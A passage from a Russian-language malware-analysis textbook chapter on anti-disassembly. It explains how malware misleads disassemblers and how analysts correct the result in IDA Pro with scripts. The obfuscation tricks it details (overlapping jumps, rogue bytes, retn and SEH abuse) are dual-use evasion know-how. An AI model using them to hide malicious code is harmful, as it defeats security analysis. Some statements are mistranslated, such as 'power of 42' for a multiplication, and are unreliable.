x86_cleanup();
```

В этом примере буфер данных `buffer` содержит инструкции, которые нужно дизассемблировать. Функция `x86_disasm` наполняет структуру данных подробностями о только что дизассемблированной инструкции и возвращает ее размер. Если инстукция оказалась корректной, цикл инкрементирует переменную `position` на значение `size` ❶, в противном случае `position` увеличивается на единицу ❷.

Этот алгоритм легко справится с большей частью кода, но время от времени он будет выдавать ошибки, даже в случае с незараженными двоичными файлами. Основной недостаток этого метода заключается в том, что он дизассемблирует слишком много кода. Алгоритм продолжает слепо работать, пока не достигнет конца буфера, даже если инструкции управления потоком приводят к выполнению лишь небольшой части буфера.

В двоичных файлах формата PE весь исполняемый код обычно находится в одном разделе. Логично предположить, что алгоритм линейного дизассемблирования может без особого риска проигнорировать все разделы, кроме `.text`. Проблема заключается в том, что почти во всех PE-файлах раздел `.text` содержит не только инструкции, но и данные.

Одними из самых распространенных элементов данных, которые можно найти в разделе с кодом, являются значения указателей, которые используются в процессе переключения на основе таблиц. Ниже показан фрагмент ассемблерного кода (полученный из нелинейного дизассемблера), в котором сразу после функции следуют указатели переключения.

```
        jmp       ds:off_401050[eax*4] ; switch jump

        ; switch cases omitted ...

        xor       eax, eax
        pop       esi
        retn
; ---------------------------------------------------------------------------
off_401050 ❶  dd offset loc_401020   ; DATA XREF: _main+19r
              dd offset loc_401027   ; jump table for switch statement
              dd offset loc_40102E
              dd offset loc_401035
```

Последней инструкцией в этом листинге является `retn`. Сразу за ней находятся адреса указателей, начиная со значения `401020` ❶, которые в памяти будут представлены последовательностью байтов 20 10 40 00 (в шестнадцатеричном виде). Все четыре указателя в сумме дают 16 байт данных внутри раздела `.text` двоичного файла. Кроме того, получается, что в ходе дизассемблирования они принимают вид корректных инструкций. Линейный дизассемблирующий алгоритм сгенерировал бы следующий набор инструкций, выйдя за пределы функции:

```
and [eax],dl
inc eax
add [edi],ah
adc [eax+0x0],al
adc cs:[eax+0x0],al
xor eax,0x4010
```

Многие инструкции в этом фрагменте состоят из нескольких байтов. Чтобы воспользоваться несовершенством алгоритмов линейного дизассемблирования, авторы вредоносного ПО подсовывают байты данных, которые формируют опкоды многобайтовых инструкций. Например, стандартная локальная инструкция `call` состоит из 5 байтов и начинается с опкода `0xE8`. Если программа содержит 16 байтов данных, которые составляют таблицу переключений и заканчиваются значением `0xE8`, дизассемблер обнаружит опкод инструкции `call` и интерпретирует следующие 4 байта как ее операнд, а не как начало следующей функции.

Алгоритмы линейного дизассемблирования проще всего поддаются искажению, так как они неспособны отличить код от данных.

Поточное дизассемблирование

Алгоритмы *поточного дизассемблирования* являются более совершенными. Они применяются в большинстве коммерческих дизассемблеров, таких как IDA Pro.

Их ключевое отличие от линейных алгоритмов состоит в том, что они не перебирают буфер слепо, предполагая, что в нем нет ничего, кроме аккуратно упакованных инструкций. Вместо этого они изучают каждую инструкцию и формируют список участков, которые подлежат дизассемблированию.

В следующем фрагменте показан код, который можно корректно дизассемблировать лишь поточным методом:

```
        test    eax, eax
    ❶   jz      short loc_1A
    ❷   push    Failed_string
    ❸   call    printf
    ❹   jmp     short loc_1D
; ---------------------------------------------------------------------------
Failed_string:  db 'Failed',0
; ---------------------------------------------------------------------------
loc_1A: ❺
        xor     eax, eax
loc_1D:
        retn
```

Этот пример начинается с инструкции `test` и условного перехода. Дойдя до инструкции условного ответвления `jz` ❶, поточный дизассемблер отмечает для себя, что позже ему нужно будет преобразовать код по адресу `loc_1A` ❺. Поскольку это всего лишь условное ответвление, инструкция ❷ тоже может быть выполнена, поэтому дизассемблер обрабатывает и ее.

Строки ❷ и ❸ отвечают за вывод на экран строки `Failed`. Дальше идет переход `jmp` ❹; его операнд, `loc_1D`, добавляется в список участков, которые позже следует дизассемблировать. Поскольку переход является безусловным, дизассемблер не станет автоматически обрабатывать инструкцию, которая идет сразу за ним. Вместо этого он сделает шаг назад, проверит список ранее отмеченных участков, таких как `loc_1A`, и начнет преобразование с этого места.

Для сравнения: когда линейный дизассемблер дойдет до перехода `jmp`, он продолжит слепо обрабатывать следующие за ним инструкции, не обращая внимания на логический поток выполнения. В данном случае ASCII-строка `Failed` была бы интерпретирована как код, в результате чего мы бы не увидели в итоговом результате не только ее, но и двух последних инструкций. Ниже показан тот же фрагмент кода, дизассемблированный линейным алгоритмом:

```
            test      eax, eax
            jz        short near ptr loc_15+5
            push      Failed_string
            call      printf
            jmp       short loc_15+9
Failed_string:
            inc       esi
            popa
loc_15:
            imul      ebp, [ebp+64h], 0C3C03100h
```

При использовании линейного метода дизассемблер не может выбирать, какие инструкции ему следует обрабатывать в тот или иной момент. Поточные дизассемблеры способны делать выбор и предположения. И хотя это может показаться лишним, даже простые машинные инструкции усложняются использованием таких проблематичных элементов кода, как указатели, исключения и условное ветвление.

Когда поточный дизассемблер встречает условное выражение, у него появляются два варианта для обработки: истинное и ложное ответвления. В случае с типичным кодом, который сгенерирован компилятором, порядок дизассемблирования этих ответвлений не имеет никакого значения. Но если ассемблерный код написан вручную или с использованием методик антидизассемблирования, эти два варианта зачастую могут выдавать разный результат для одного и того же блока кода. В случае конфликта большинство дизассемблеров предпочитает сначала довериться своей первоначальной интерпретации заданного участка. При условном переходе поточные дизассемблеры обычно начинают с ложного ответвления (то есть делают выбор в его пользу).

На рис. 15.1 показаны последовательность байтов и соответствующие машинные команды. Обратите внимание на строку `hello` между инструкциями. Во время выполнения программы она будет пропущена инструкцией `call` и ее 6 байт вместе с нулевым разделителем никогда не будут выполнены.




Рис. 15.1. Инструкция call, за которой следует строка

Инструкция `call` — это еще одно место, где дизассемблер должен принимать решение. Вызываемый адрес (а также адрес, идущий сразу за `call`) добавляется в список участков для последующей обработки. Как и в случае с условными переходами, дизассемблер в первую очередь интерпретирует байты, идущие сразу после инструкции `call`, а к вызываемому адресу вернется позже. При написании ассемблерного кода программисты часто используют инструкцию `call` для получения указателя на статический фрагмент данных, а не для вызова ответвления. В этом примере инструкция `call` создает в стеке указатель на строку `hello`. Инструкция `pop`, которая идет за ней, берет значение на вершине стека и помещает его в регистр (в нашем случае это EAX).

Дизассемблировав этот двоичный файл в IDA Pro, мы увидим неожиданный результат:

```
E8 06 00 00 00          call    near ptr loc_4011CA+1
68 65 6C 6C 6F       ❶ push    6F6C6C65h
                        loc_4011CA:
00 58 C3                add     [eax-3Dh], bl
```

Первая буква строки `hello`, `h`, имеет шестнадцатеричное значение 0x68, которое совпадает с опкодом пятибайтной инструкции `push DWORD` ❶. Нулевой разделитель при этом выглядит как первый байт другой корректной инструкции. Поточный дизассемблер IDA Pro решил обработать участок ❶ (который идет сразу после `call`), а вызываемый адрес оставил на потом. В итоге получились эти две неправильные инструкции. Если бы он сначала интерпретировал вызываемый адрес, то первая инструкция, `push`, осталась бы неизменной, но байты, идущие за ней, вошли бы в конфликт с настоящими инструкциями, полученными в результате обработки операнда `call`.

Если IDA Pro генерирует некорректный код, вы можете вручную переключиться между режимами данных и инструкций, нажимая клавиши `C` и `D`:

- нажатие клавиши `C` превращает текущий участок в код;
- нажатие клавиши `D` превращает текущий участок в данные.

Ниже приводится та же функция после исправления вручную:

```
E8 06 00 00 00                  call      loc_4011CB
68 65 6C 6C 6F 00     aHello    db 'hello',0
                                loc_4011CB:
58                              pop       eax
C3                              retn
```

Методики антидизассемблирования

Основной способ, с помощью которого вредоносные программы заставляют дизассемблер генерировать некорректный код, заключается в искажении его решений и предположений. Методики, которые будут рассмотрены в этой главе, эксплуатируют самые простые предположения, которые делает дизассемблер, и могут быть легко блокированы аналитиком безопасности. Более продвинутые стратегии используют

информацию, к которой дизассемблер обычно не имеет доступа, и генерацию кода, который невозможно полностью дизассемблировать с применением традиционных ассемблерных инструкций.

Инструкции перехода с одинаковыми операндами

В реальных условиях самым распространенным методом антидизассемблирования является использование двух инструкций условного перехода, размещенных вплотную друг к другу и указывающих на один и тот же адрес. Например, если вслед за `jz loc_512` идет `jnz loc_512`, код всегда будет переходить к адресу `loc_512`. Сочетание инструкций `jz` и `jnz` является, по сути, безусловным переходом, но дизассемблер его таковым не считает, поскольку он интерпретирует по одной инструкции за раз. Встретив команду `jnz`, он продолжит дизассемблировать ее ложное ответвление, хотя в реальности оно никогда не будет выполнено.

Ниже показано, как IDA Pro изначально интерпретирует фрагмент кода, защищенный этим способом.

```
74 03              jz       short near ptr loc_4011C4+1
75 01              jnz      short near ptr loc_4011C4+1
                   loc_4011C4:              ; CODE XREF: sub_4011C0
                                          ❷ ; sub_4011C0+2j
E8 58 C3 90 90   ❶ call       near ptr 90D0D521h
```

В этом примере сразу вслед за двумя условными переходами следует инструкция `call` ❶, которая начинается с байта 0xE8. Но в реальности все обстоит не так, потому что обе инструкции перехода указывают на адрес, который находится на один байт дальше, чем 0xE8. Если открыть этот фрагмент в IDA Pro, перекрестные ссылки `loc_4011C4` ❷ будут выделены не синим цветом, как обычно, а красным, поскольку участок, на который они указывают, находится внутри, а не в начале инструкции. Для аналитика безопасности это должно послужить первым признаком того, что в анализируемом экземпляре могла использоваться методика антидизассемблирования.

Ниже показан тот же ассемблерный код, откорректированный с помощью клавиш D и C. Это позволило превратить байт, который идет сразу за инструкцией `jnz`, в данные, а байты, находящиеся по адресу `loc_4011C5`, — в инструкции.

```
74 03              jz       short near ptr loc_4011C5
75 01              jnz      short near ptr loc_4011C5
; ---------------------------------------------------------------------
E8                 db 0E8h
; ---------------------------------------------------------------------
                   loc_4011C5:                ; CODE XREF: sub_4011C0
                                              ; sub_4011C0+2j
58                 pop      eax
C3                 retn
```

В левом столбце представлены байты, из которых состоит инструкция. Отображение этого поля является опциональным, но оно играет важную роль при изучении антидизассемблирования. Чтобы показать (или скрыть) эти байты, выберите пункт

меню Options ▸ General (Параметры ▸ Общие). В поле Number of Opcode Bytes (Количество байтов в опкодах) можно указать, сколько байтов нужно выводить.

На рис. 15.2 вы можете видеть графическое представление последовательности байтов из данного примера.




Рис. 15.2. Инструкции jz и jnz, идущие одна за другой

Инструкции перехода с постоянным условием

Еще один прием антидизассемблирования, который часто встречается в реальном коде, состоит в размещении условного перехода в таком месте, где его условие всегда будет оставаться неизменным. Этот подход применяется в следующем коде:

```
33 C0               xor    eax, eax
74 01               jz     short near ptr loc_4011C4+1
        loc_4011C4:                          ; CODE XREF: 004011C2j
                                             ; DATA XREF: .rdata:004020ACo
E9 58 C3 68 94      jmp    near ptr 94A8D521h
```

Заметьте, что этот код начинается с инструкции `xor eax, eax`, которая обнуляет регистр EAX и заодно устанавливает нулевой флаг. Дальше идет условный переход, который срабатывает в случае, если нулевой флаг установлен. На самом деле здесь нет никакого условия, так как мы можем быть уверены, что нулевой флаг всегда будет установлен на этом этапе выполнения программы.

Как упоминалось ранее, дизассемблер сначала обрабатывает ложное ответвление. Полученный при этом код конфликтует с истинным ответвлением, но имеет приоритет, поскольку он был сгенерирован первым. Вы уже знаете, что нажатие клавиши D позволяет превратить код в данные, а клавиши C — наоборот. Для этого достаточно поместить курсор в нужную строку. С помощью этих двух клавиш аналитик безопасности может откорректировать данный фрагмент, чтобы увидеть настоящий маршрут выполнения:

```
33 C0               xor     eax, eax
74 01               jz      short near ptr loc_4011C5
    ; ---------------------------------------------------------------------
E9                  db 0E9h
    ; ---------------------------------------------------------------------
           loc_4011C5:                       ; CODE XREF: 004011C2j
                                             ; DATA XREF: .rdata:004020ACo
58                  pop     eax
C3                  retn
```

Здесь байт 0xE9 играет ту же роль, что и байт 0xE8 в предыдущем примере. `E9` и `E8` — это опкоды пятибайтных инструкций `jmp` и `call`. В обоих случаях дизассемблер по ошибке обрабатывает эти участки, фактически скрывая из виду следующие за опкодом 4 байта. На рис. 15.3 этот пример показан в графическом виде.




Рис. 15.3. Ложное ответвление xor, за которым идет инструкция jz

Невозможность дизассемблирования

В предыдущем примере мы исследовали код, который изначально был неправильно дизассемблирован, но интерактивные средства, такие как IDA Pro, позволили нам сгенерировать корректный результат. Однако в некоторых случаях традиционный ассемблерный код попросту неспособен точно передать исполняемые инструкции. Обычно говорят, что такой код *невозможно дизассемблировать*, но это не совсем верно. Дизассемблировать его можно, но полученное в имеющихся дизассемблерах представление будет совсем не таким, какое вы ожидали увидеть.

В простых методиках антидизассемблирования используются байты с данными, которые целенаправленно размещаются после условных переходов, чтобы не дать дизассемблировать настоящие инструкции, следующие за ними (вставленный байт данных интерпретируется как опкод многобайтной инструкции). Мы будем называть это *ложным байтом*, поскольку он не является частью программы и служит лишь для обмана дизассемблера.

Во всех этих примерах ложный байт можно игнорировать. Но что, если он входит в состав реальной инструкции, которая на самом деле выполняется? Речь идет о каверзной ситуации, в которой каждый имеющийся байт может быть частью сразу нескольких исполняемых инструкций. Ни один из доступных на сегодняшний день дизассемблеров неспособен показать, что один и тот же байт принадлежит двум инструкциям, однако с точки зрения процессора это вполне возможно.

Пример показан на рис. 15.4. Первые два байта в этой четырехбайтной последовательности занимает инструкция `jmp`. Она выполняет переход в собственный второй байт. Это не вызывает ошибку, поскольку байт FF является также началом следующей двухбайтной инструкции, `inc eax`.




Рис. 15.4. Инструкция jmp, направленная в саму себя

Сложность представления этой последовательности в ассемблерном коде заключается в том, что байт FF, если его сделать частью перехода `jmp`, нельзя будет показать

в начале инструкции `inc eax`. Байт FF входит в состав сразу двух инструкций, которые действительно выполняются, и современные дизассемблеры неспособны это передать. Данная четырехбайтная последовательность инкрементирует и затем декрементирует регистр EAX, что, в сущности, является усложненной разновидностью команды NOP. Ее можно вставить в любую часть программы, чтобы нарушить цепочку корректного ассемблерного кода. Для решения данной проблемы аналитик безопасности может заменить всю эту последовательность инструкциями NOP, используя скрипт для IDC или IDAPython, который вызывает функцию `PatchByte`. Как вариант, мы можем превратить ее в данные, нажав клавишу `D`, чтобы дизассемблирование возобновилось в предсказуемом месте, пропустив 4 байта.

Чтобы вы понимали, насколько сложными могут быть такие последовательности, рассмотрим продвинутый экземпляр. Пример, представленный на рис. 15.5, работает по тому же принципу, что и предыдущий: некоторые байты входят в состав сразу нескольких инструкций.




Рис. 15.5. Последовательность многоуровневых переходов, направленных в самих себя

Эта последовательность начинается с четырехбайтной инструкции `mov`. Мы выделили два ее младших байта, поскольку позже они становятся самостоятельной исполняемой инструкцией. Итак, `mov` наполняет данными регистр AX. Вторая инструкция, `xor`, обнуляет этот регистр и устанавливает нулевой флаг. Третья инструкция представляет собой условный переход, который срабатывает при установке нулевого флага (на самом деле этот переход является безусловным, потому что нулевой флаг устанавливается всегда). Дизассемблер решит обработать инструкцию, которая следует сразу за `jz` и начинается с байта 0xE8, совпадающего с опкодом пятибайтной инструкции `call`. В реальности она никогда не будет выполнена.

В этом сценарии дизассемблер не может распознать операнд перехода `jz`, поскольку соответствующие байты уже были корректно представлены в качестве инструкции `mov`. Код, на который указывает `jz`, будет выполняться в любом случае, потому что нулевой флаг к этому моменту всегда находится в установленном состоянии. Переход `jz` направлен внутрь первой четырехбайтной инструкции `mov`. Последние два байта этой инструкции представляют собой операнд, который будет

перемещен в регистр. Если дизассемблировать эти байты отдельно, получится переход `jmp`, направленный на 5 байтов вперед (относительно своего конца).

Если открыть эту последовательность в IDA Pro, она будет выглядеть следующим образом:

```
66 B8 EB 05          mov     ax, 5EBh
31 C0                xor     eax, eax
74 F9                jz      short near ptr sub_4011C0+1
              loc_4011C8:
E8 58 C3 90 90       call    near ptr 98A8D525h
```

Мы не можем откорректировать код таким образом, чтобы в нем были представлены все инструкции, поэтому нужно выбрать, какие из инструкций следует оставить. Побочным эффектом этой антидизассемблирующей последовательности является обнуление регистра EAX. Если изменить код в IDA Pro нажатием клавиш `D` и `C`, чтобы осталась только команда `xor` и скрытые инструкции, итоговый результат будет выглядеть так:

```
66             byte_4011C0      db 66h
B8                              db 0B8h
EB                              db 0EBh
05                              db    5
       ; ---------------------------------------------------------
31 C0                           xor      eax, eax
       ; ---------------------------------------------------------
74                              db 74h
F9                              db 0F9h
E8                              db 0E8h
       ; ---------------------------------------------------------
58                              pop      eax
C3                              retn
```

Это в какой-то степени приемлемое решение, потому что оно позволяет получить только те инструкции, которые важны для понимания программы. Но оно может усложнить такие стадии анализа, как графическое представление, поскольку нам будет сложно определить, как именно выполняется инструкция `xor` или последовательность `pop` и `retn`. Более совершенный результат можно получить с помощью функции `PatchByte` из скриптового языка IDC, которая изменит оставшиеся байты таким образом, чтобы они выглядели как инструкции NOP.

Этот пример содержит два участка, не поддающихся дизассемблированию, которые нужно превратить в инструкции NOP: это 4 байта, начиная с адреса 0x004011C0, и 3 байта по адресу 0x004011C6. Данный скрипт для IDAPython преобразует эти байты в команды NOP (0x90):

```
def NopBytes(start, length):
    for i in range(0, length):
        PatchByte(start + i, 0x90)
    MakeCode(start)

NopBytes(0x004011C0, 4)
NopBytes(0x004011C6, 3)
```

Здесь используется основательный подход. Сначала создается вспомогательная функция `NopBytes`, которая записывает NOP в диапазон байтов. Затем эта функция вызывается для двух последовательностей, которые нужно исправить. После выполнения этого скрипта ассемблерный код получится чистым, разборчивым и логически эквивалентным оригиналу:

```
90                      nop
90                      nop
90                      nop
90                      nop
31 C0                   xor     eax, eax
90                      nop
90                      nop
90                      nop
58                      pop     eax
C3                      retn
```

Скрипт для IDAPython, который мы только что написали, отлично подходит для данного примера, но в других ситуациях его применение ограничено. Чтобы им воспользоваться, аналитик безопасности должен решить, какой сдвиг и длину будет иметь последовательность, которую следует заменить инструкциями NOP, и вручную подставить эти значения.

Замена байтов инструкциями NOP в IDA Pro

С помощью базового знания IDA Python можно написать скрипт, который позволит аналитику безопасности с легкостью заменять байты инструкциями NOP в нужных местах. Следующий скрипт устанавливает сочетание клавиш Alt+N. Если его запустить, при каждом нажатии Alt+N IDA Pro будет вставлять NOP вместо инструкции, на которой находится курсор. После этого курсор предусмотрительно сдвигается к следующей инструкции, чтобы вы могли заполнять инструкциями NOP большие блоки кода.

```
import idaapi

idaapi.CompileLine('static n_key() { RunPythonStatement("nopIt()"); }')

AddHotkey("Alt-N", "n_key")

def nopIt():

     start = ScreenEA()
     end = NextHead(start)
     for ea in range(start, end):
         PatchByte(ea, 0x90)
     Jump(end)
     Refresh()
```

Скрытие управления потоком

Современные дизассемблеры, такие как IDA Pro, отлично справляются с сопоставлением функций и выведением высокоуровневой информации на основе того, как эти функции соотносятся между собой. Этот вид анализа хорошо подходит для кода, написанного в стандартном стиле программирования с использованием стандартного компилятора, но легко обходится авторами вредоносного ПО.

Проблема указателей на функции

Указатели на функции являются распространенной концепцией в языке программирования C и активно используются в «кулуарах» C++. Несмотря на это, они все еще вызывают трудности при дизассемблировании.

Использование указателей на функции по назначению может существенно уменьшить объем информации, который можно автоматически извлечь из потока выполнения программы на языке C. Если же применять эти указатели в написанном вручную ассемблерном или не совсем традиционном исходном коде, результаты могут плохо поддаваться методам обратного проектирования, требуя динамического анализа.

В следующем листинге ассемблерного кода показаны две функции, и вторая использует первую с помощью указателя:

```
004011C0 sub_4011C0     proc near          ; DATA XREF: sub_4011D0+5o
004011C0
004011C0 arg_0          = dword  ptr 8
004011C0
004011C0                push     ebp
004011C1                mov      ebp, esp
004011C3                mov      eax, [ebp+arg_0]
004011C6                shl      eax, 2
004011C9                pop      ebp
004011CA                retn
004011CA sub_4011C0     endp

004011D0 sub_4011D0     proc near          ; CODE XREF: _main+19p
004011D0                                   ; sub_401040+8Bp
004011D0
004011D0 var_4          = dword  ptr -4
004011D0 arg_0          = dword  ptr 8
004011D0
004011D0                push     ebp
004011D1                mov      ebp, esp
004011D3                push     ecx
004011D4                push     esi
004011D5                mov   ❶  [ebp+var_4], offset sub_4011C0
004011DC                push     2Ah
004011DE                call  ❷  [ebp+var_4]
004011E1                add      esp, 4
004011E4                mov      esi, eax
```

```
004011E6                mov     eax, [ebp+arg_0]
004011E9                push    eax
004011EA                call  ❸ [ebp+var_4]
004011ED                add     esp, 4
004011F0                lea     eax, [esi+eax+1]
004011F4                pop     esi
004011F5                mov     esp, ebp
004011F7                pop     ebp
004011F8                retn
004011F8 sub_4011D0     endp
```

Обратное проектирование этого примера не так уж сложно выполнить, но у него есть одна ключевая проблема. Функция `sub_4011C0` на самом деле вызывается с двух разных участков функции `sub_4011D0` (❷ и ❸), но мы видим лишь одну перекрестную ссылку ❶. Дело в том, что дизассемблер IDA Pro смог обнаружить первую ссылку на функцию, когда ее сдвиг был загружен в переменную в стеке на строке `004011D5`. Однако из виду был упущен тот факт, что далее эта функция вызывается два раза на участках ❷ и ❸. Информация о прототипе функции также потеряна, хотя в обычных условиях она автоматически передается вызывающему коду.

Активное использование указателей на функции, особенно в сочетании с приемами антидизассемблирования, может сильно усложнить разбор кода.

Добавление в IDA Pro пропущенных перекрестных ссылок

Любую информацию, которая не передается вверх по цепочке вызовов автоматически (например, имена аргументов функции), можно добавить вручную в виде комментариев. Чтобы вставить перекрестные ссылки, необходимо воспользоваться языком IDC (или IDAPython) и сообщить IDA Pro, что функция `sub_4011C0` на самом деле дважды вызывается из другой функции.

Функция, которую мы используем в IDC, называется `AddCodeXref`. Она принимает три аргумента: местонахождение самой ссылки, адрес, на который она указывает, и тип потока. Эта функция поддерживает несколько типов потока, но для нас самыми полезными будут `fl_CF` (для обычной инструкции `call`) и `fl_JF` (для перехода). Чтобы исправить в IDA Pro ассемблерный код из предыдущего примера, нужно выполнить следующий скрипт:

```
AddCodeXref(0x004011DE, 0x004011C0, fl_CF);
AddCodeXref(0x004011EA, 0x004011C0, fl_CF);
```

Злоупотребление указателем на возвращаемое значение

`call` и `jmp` — не единственные инструкции для передачи управления внутри программы. У `call` есть аналог под названием `retn` (также может быть представлен как `ret`). Инструкции `call` и `jmp` ведут себя похоже, только первая помещает в стек

указатель на возвращаемое значение. Этот указатель ссылается на адрес в памяти, который идет сразу за `call`.

По аналогии с тем как `call` является сочетанием инструкций `jmp` и `push`, вместо `retn` можно подставить `pop` и `jmp`. Инструкция `retn` берет адрес с вершины стека и переходит по нему. Обычно она используется для возвращения из вызова функции, но ничто не мешает нам применять ее для базового управления потоком.

Когда инструкция `retn` делает что-то помимо возвращения из функции, это может запутать даже самые совершенные средства дизассемблирования. Наиболее очевидным последствием такого подхода будет то, что дизассемблер не покажет перекрестной ссылки на участок, в который выполняется переход. Еще одно преимущество данной методики заключается в том, что дизассемблер преждевременно завершит выполнение функции.

Рассмотрим следующий фрагмент ассемблерного кода:

```
004011C0 sub_4011C0     proc near               ; CODE XREF: _main+19p
004011C0                                        ; sub_401040+8Bp
004011C0
004011C0 var_4          = byte ptr -4
004011C0
004011C0                call   $+5
004011C5                add    [esp+4+var_4], 5
004011C9                retn
004011C9 sub_4011C0     endp ; sp-analysis failed
004011C9
004011CA ; ---------------------------------------------------------------
004011CA                push   ebp
004011CB                mov    ebp, esp
004011CD                mov    eax, [ebp+8]
004011D0                imul   eax, 2Ah
004011D3                mov    esp, ebp
004011D5                pop    ebp
004011D6                retn
```

Это простая функция, которая принимает число и возводит его в 42-ю степень. К сожалению, из-за инструкции `retn` IDA Pro не может извлечь из этой функции какую-либо полезную информацию, включая наличие у нее аргумента. Для перехода в настоящее начало функции используются первые три инструкции. Проанализируем каждую из них.

В самом начале этой функции находится инструкция `call $+5`. Она просто вызывает код, который идет сразу за ней, в результате чего указатель на этот участок памяти помещается в стек. В этом конкретном примере на вершину стека попадет значение `0x004011C5`. Данную инструкцию часто можно встретить в коде, которому нужно ссылаться на самого себя или не зависеть от места размещения. В главе 19 мы рассмотрим ее более подробно.

Дальше идет инструкция `add [esp+4+var_4], 5`. Если вы привыкли к чтению дизассемблированного кода в IDA Pro, вам может показаться, что она ссылается на переменную стека `var_4`. В данном случае анализ слоя стека в исполнении IDA Pro оказался некорректным и эта инструкция не ссылается на участок, который

в обычной функции получил бы имя `var_4` и находился бы в стеке. На первый взгляд это может выглядеть странно, но взгляните на вершину функции: там `var_4` объявляется в качестве константы со значением `-4`. Это означает, что внутри квадратных скобок находится выражение `[esp+4+(-4)]`, которое также можно свести к `[esp+0]` или даже `[esp]`. Эта инструкция добавляет 5 к значению на вершине стека (то есть к `0x004011C5`), в результате чего получается `0x004011CA`.

В конце этой последовательности находится инструкция `retn`, вся суть которой состоит в извлечении этого адреса из стека и перехода по нему. Если исследовать код по адресу 0x004011CA, можно увидеть, что это, скорее всего, начало обычной функции. Согласно IDA Pro этот код не является частью какой-либо функции, так как содержит ложную инструкцию `retn`.

Чтобы исправить этот пример, мы можем заменить первые три инструкции командами NOP и указать настоящие границы функции.

Для изменения границ в IDA Pro поместите курсор внутрь функции, которую вы хотите откорректировать, и нажмите `Alt+P`. В качестве конца функции укажите адрес, который идет сразу за ее последней инструкцией. Чтобы поменять первые три инструкции на `nop`, используйте методики скриптования, описанные в этой главе ранее, в разделе «Замена байтов инструкциями NOP в IDA Pro».

Злоупотребление структурированными обработчиками исключений

Механизм структурированной обработки исключений (Structured Exception Handling, SEH) позволяет управлять потоком выполнения так, чтобы за ним не смогли проследить дизассемблеры, и вводит в заблуждение отладчики. SEH входит в состав архитектуры x86 и предназначается для «разумной» обработки ошибок. Обработка исключений лежит в основе таких языков программирования, как C++ и Ada, и при компиляции на платформе x86 естественным образом транслируется в SEH.

Но, прежде чем изучать, как SEH скрывает управление потоком, познакомимся с принципом его работы. Исключения могут генерироваться по множеству причин — например, доступ к некорректному участку памяти или деление на ноль. Кроме того, программное исключение можно создать с помощью функции `RaiseException`.

Цепочка выполнения SEH представляет собой список функций, предназначенных для обработки исключений в пределах потока выполнения. Каждая функция в этом списке может либо обработать исключение, либо передать его дальше. Если исключение доходит до последнего элемента списка, оно считается *необработанным*. Последний обработчик представляет собой фрагмент кода, ответственный за вывод знакомого всем диалогового окна, которое информирует пользователя о «необработанном исключении». В большинстве процессов исключения происходят регулярно, но их успевают обработать до того, как они вызовут сбой программы, поэтому пользователи их не замечают.

Чтобы найти цепочку функций SEH, ОС исследует регистр FS, содержащий сегментный селектор, который используется для получения доступа к блоку переменных окружения потока (thread environment block, TEB). Первой структурой внутри TEB является блок информации потока (thread information block, TIB). Первый элемент внутри TIB (и, как следствие, первый байт TEB) представляет собой указатель на цепочку SEH, которая имеет вид простого связного списка восьмибитных структур данных под названием `EXCEPTION_REGISTRATION`.

```
struct _EXCEPTION_REGISTRATION {
    DWORD prev;
    DWORD handler;
};
```

Первый элемент в записи `EXCEPTION_REGISTRATION` указывает на предыдущую запись. Второе поле является указателем на функцию-обработчик.

По своему принципу работы этот связный список похож на стек. Первой вызывается запись, которая была добавлена последней. Цепочка SEH растет и уменьшается по мере того, как слои обработчиков исключений в программе изменяются из-за вызовов ответвлений и вложенных блоков обработчиков. В связи с этим записи SEH всегда находятся в стеке.

Для искажения управления потоком с помощью SEH вовсе не нужно знать, сколько всего записей находится в цепочке на данный момент. Достаточно лишь уметь добавлять собственные обработчики на вершину списка, как это показано на рис. 15.6.




Рис. 15.6. Цепочка структурированной обработки исключений (SEH)

Чтобы добавить запись в этот список, нужно создать новую запись в стеке. Поскольку структура записи состоит лишь из двух полей типа `DWORD`, мы можем сделать это с помощью инструкций `push`. Стек растет снизу вверх, поэтому первая инструкция `push` будет указывать на функцию-обработчик, а вторая — на следующую запись. Мы пытаемся поместить элемент на вершину цепочки, поэтому следующей будет запись, которая находится на вершине в данный момент и на которую ссылается выражение `fs:[0]`. Эту последовательность выполняет представленный ниже код:

```
push ExceptionHandler
push fs:[0]
mov  fs:[0], esp
```

При каждом срабатывании исключения в первую очередь будет вызываться функция `ExceptionHandler`. На это действие накладываются ограничения, обусловленные технологией программного предотвращения выполнения данных (Software Data Execution Prevention, или программное DEP; ее также называют SafeSEH) от компании Microsoft.

